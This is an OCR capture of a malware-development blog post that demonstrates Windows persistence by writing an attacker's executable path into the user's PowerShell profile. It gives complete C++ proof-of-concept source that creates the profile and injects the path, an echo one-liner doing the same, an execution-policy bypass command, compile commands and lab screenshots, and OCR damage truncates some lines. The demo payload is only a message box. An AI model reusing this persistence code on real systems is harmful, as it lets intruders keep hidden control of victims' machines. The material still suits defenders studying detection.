
Malware development: persistence - part 11. Powershell profile. Simple C++ example.

cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html

September 20, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
  char *homepath = getenv("USERPROFILE");
  char pspath[] = "\\Documents\\windowspowershell";
  char psprofile[] = "\\profile.ps1";
  char evil[] = "Z:\\2022-09-20-malware-pers-11\\hack.exe";
  DWORD evilLen = (DWORD)strlen(evil);

  StringCchCopy(path, MAX_PATH, homepath);
  StringCchCat(path, MAX_PATH, pspath);
  BOOL wd = CreateDirectoryA(path, NULL);
  if (wd == FALSE) {
    printf("unable to create dir: %s\n", path);
  } else {
    printf("successfully create dir: %s\n", pat
  }

  StringCchCat(path, MAX_PATH, psprofile);
  HANDLE hf = CreateFile(
    path,
    GENERIC_WRITE,
    0,
    NULL,
    CREATE_NEW,
    FILE_ATTRIBUTE_NORMAL,
    NULL
  );

  if (hf == INVALID_HANDLE_VALUE) {
    printf("unable to create file: %s\n", path)
  } else {
    printf("successfully create file: %s\n", pa
  }

  BOOL wf = WriteFile(hf, evil, evilLen, NULL,
  if (wf == FALSE) {
    printf("unable to write to file %s\n", path);
  } else {
NORMAL  pers.cpp
```

```
PS Z:\2022-09-20-malware-pers-11> dir
```

```
C:\Users\User>dir "%HOMEPATH%\Documents\windowspowershell\"
 Volume in drive C is Windows 10
 Volume Serial Number is D2A3-4EA8

 Directory of C:\Users\User\Documents\windowspowershell

09/20/2022  11:02 AM    <DIR>          .
09/20/2022  11:02 AM    <DIR>          ..
09/20/2022  11:02 AM                38 profile.ps1
               1 File(s)             38 bytes
               2 Dir(s)  18            tes free

C:\Users\User>type "%HOMEPA            indowspowershell\profile.ps1"
Z:\2022-09-20-malware-pers-
C:\Users\User>powershell -e            bypass
Windows PowerShell
Copyright (C) Microsoft Cor            ights reserved.

PS C:\Users\User>
```


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Command Prompt - powershell -executionpolicy bypass
=^..^=
Meow-meow!
OK
11:05 AM
9/20/2022
Right Ctrl

This post is the result of my own research into one of the interesting malware persistence trick: via powershell profile.

powershell profile

A PowerShell profile is a powershell script that allows system administrators and end users to configure their environment and perform specified commands when a Windows PowerShell session begins.

The PowerShell profile script is stored in the folder `WindowsPowerShell`:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
PS Z:\2022-09-20-malware-pers-11> echo $PROFILE
C:\Users\User\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
PS Z:\2022-09-20-malware-pers-11>
```

Let's add the following code to a to the current user's profile file, that will be performed whenever the infected user enters a powershell console:

`Z:\2022-09-20-malware-pers-11\hack.exe`

I will demonstrate everything with a practical example and you will understand everything.

practical example


Firstly, create our "malicious" file:

```
/*
hack.cpp
evil app for windows
persistence via powershell profile
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

As usually it is just "meow-meow" messagebox.


Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
└─$ ls -lt
total 916
-rwxr-xr-x 1 cocomelonc cocomelonc  14848 Sep 20 08:06 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 912896 Sep 20 04:05 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc   1344 Sep 20 04:05 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc    381 Sep 19 12:58 hack.cpp
```

And we can run at victim machine for checking correctness:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
OK
12:03 PM
9/20/2022
Right Ctrl

```
PS Z:\2022-09-20-malware-pers-11> .\hack.exe
PS Z:\2022-09-20-malware-pers-11>
```


Meow-meow!

Then we do this simple "trick":


```
echo Z:\2022-09-20-malware-pers-11\hack.exe >
"%HOMEPATH%\Documents\windowspowershell\profile.ps1"
```

And finally, run powershell:

```
powershell -executionpolicy bypass
```


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Command Prompt - powershell -executionpolicy bypass
=^..^=
Meow-meow!
OK
11:16 AM
9/20/2022
Right Ctrl

```
 Volume in drive C is Windows 10
 Volume Serial Number is D2A3-4EA8

 Directory of C:\Users\User\Documents\windowspowershell

09/20/2022  11:14 AM    <DIR>          .
09/20/2022  11:14 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  18,958,417,920 bytes free

C:\Users\User>echo Z:\2022-09-20-malware-pers-11\hack.exe > "%HOMEPATH%\Documents\w
indowspowershell\profile.ps1"

C:\Users\User>dir "%HOMEPATH%\Docume                     ershell\"
 Volume in drive C is Windows 10
 Volume Serial Number is D2A3-4EA8

 Directory of C:\Users\User\Document                     shell

09/20/2022  11:16 AM    <DIR>          .
09/20/2022  11:16 AM    <DIR>          ..
09/20/2022  11:16 AM                41 profile.ps1
               1 File(s)             41 bytes
               2 Dir(s)  18,958,319,616 bytes free

C:\Users\User>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User>
```


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox

hack.exe (188) Properties

File
N/A
(UNVERIFIED)
Version: N/A
Image file name: \\VBoxSvr\shared\2022-09-20-malware-pers-11\hack.exe

Process
Command line: "Z:\2022-09-20-malware-pers-11\hack.exe"
Current directory: C:\Users\User\
Started: a minute and 21 seconds ago (11:16:20 AM 9/
PEB address: 0xe5f15a8000
Image type: 64-bit
Parent: powershell.exe (1544)
Mitigation policies: DEP (permanent); ASLR (high entropy)
Protection: None

=^..^=
Meow-meow!

```
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User>
```

As you can see, our malicious logic executed as expected and powershell is the parent process of our messagebox. =^..^=

I created a simple PoC code to automate this process:


```
/*
pers.cpp
windows persistence via Powershell profile
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html
*/
#include <windows.h>
#include <stdio.h>
#include <strsafe.h>
#include <iostream>

int main(int argc, char* argv[]) {
  char path[MAX_PATH];
  char *homepath = getenv("USERPROFILE");
  char pspath[] = "\\Documents\\windowspowershell";
  char psprofile[] = "\\profile.ps1";
  char evil[] = "Z:\\2022-09-20-malware-pers-11\\hack.exe";
  DWORD evilLen = (DWORD)strlen(evil);

  StringCchCopy(path, MAX_PATH, homepath);
  StringCchCat(path, MAX_PATH, pspath);
  BOOL wd = CreateDirectoryA(path, NULL);
  if (wd == FALSE) {
    printf("unable to create dir: %s\n", path);
  } else {
    printf("successfully create dir: %s\n", path);
  }

  StringCchCat(path, MAX_PATH, psprofile);
  HANDLE hf = CreateFile(
    path,
    GENERIC_WRITE,
    0,
    NULL,
    CREATE_NEW,
    FILE_ATTRIBUTE_NORMAL,
    NULL
  );

  if (hf == INVALID_HANDLE_VALUE) {
    printf("unable to create file: %s\n", path);
  } else {
    printf("successfully create file: %s\n", path);
  }

  BOOL wf = WriteFile(hf, evil, evilLen, NULL, NULL);
  if (wf == FALSE) {
    printf("unable to write to file %s\n", path);
  } else {
    printf("successfully write to file evil path: %s\n", evil);
  }
  CloseHandle(hf);
  return 0;
}
```

The logic is simple, this script just create profile folder if not exists, then create profile file and update it.

demo

Let’s go to see everything in action. Compile our PoC:

